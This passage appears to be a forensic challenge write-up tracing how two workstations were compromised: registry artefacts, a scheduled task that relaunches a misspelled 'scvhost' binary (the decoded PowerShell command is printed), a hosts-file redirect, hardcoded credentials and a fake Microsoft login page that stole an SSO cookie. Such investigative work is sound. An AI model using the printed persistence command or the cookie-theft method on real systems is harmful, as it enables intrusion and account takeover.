
Checking the recent docs under the registry
1
NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
I could see that the user indeed extracted the zip file 
While here I decided to check the RunMRUs as well. 
It seems that there might be some interesting scheduled tasks to check. And the persistence mechanism was indeed a scheduled task.

It had the following command when decoded
1
(&{If(ps scvhost) {"Running"} Else {Start-Process C:\Windows\System32\scvhost.exe}})
Notice the spellings - svchost ↔ scvhost.
Checking the active connections, we can see the “scvhost” with established connection. Notice how it relates to the Python3.5 I saw earlier in the profiling stage.

The IP address looked a bit weird. In the hosts file we can see exactly where it was pointing to.

I got completely side-tracked here while investigating so now moving back, it seems, all but one question is left unanswered.
Question 5
What file did the attacker leverage to gain access to the database server? Provide the password found in the file.
Once again, I stumbled upon a few scripts in the user’s documents folder which happened to contain hardcoded credentials. 
User Account - Alexis Ramirez
The workstation was infected through a phishing mail. The phishing mail was sent by the user Alexis Ramirez. Now it is time for the second workstation. The main focus in this instance is on O365 account compromise.
Checking the common directories, I found Chrome profile and Teams data. Surprisingly Outlook was missing.

To parse the teams info, I used teams_parser from frensicsim And a combination of a custom script to parse the subsequent json file. And after a bit of searching, I found the suspicious message.

Since we alreay know that Chrome data is already there in the default directory. And we have a URL to look for, it becomes the next logical step.

I exported the Chrome info using Hindsight and parsed the data using SQLite explorer. A quick search for the URL reveals that the title oddly resembles the Microsoft Login page’s title further raising the suspicion.
Searching further I could see that the “ESTAUTHPERSISTENT” cookie was created on the suspicious website which can be used to SSO and Entra ID login. It seems that the user’s cookie was stolen by the website, then used by the threat actor to send internal phishing mails.

With this information, we have discovered the whole infection chain and have found the root cause of the compromise.